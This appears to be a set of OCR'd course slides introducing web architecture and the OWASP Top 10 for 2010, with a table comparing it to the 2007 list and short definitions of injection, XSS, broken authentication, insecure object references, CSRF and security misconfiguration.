
Web Architecture Components




Web Architecture Components



Web Architecture Components




Web Architecture Components



Obligatory Comic


A Formal Approach to Vulnerability Assessment (OWASP top 10)



What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.

Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may range from nothing, all the way through putting you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.



OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

T10 OWASP Top 10 Application Security Risks – 2010

A1 – Injection

- Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

A2 – Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A3 – Broken Authentication and Session Management

- Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

A4 – Insecure Direct Object References

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5 – Cross-Site Request Forgery (CSRF)

- A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.


A6 – Security Misconfiguration

- Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

Injection Flaws

- Mixing code and input in same context
- Hostile input parsed by interpreter
  - nothing new for us

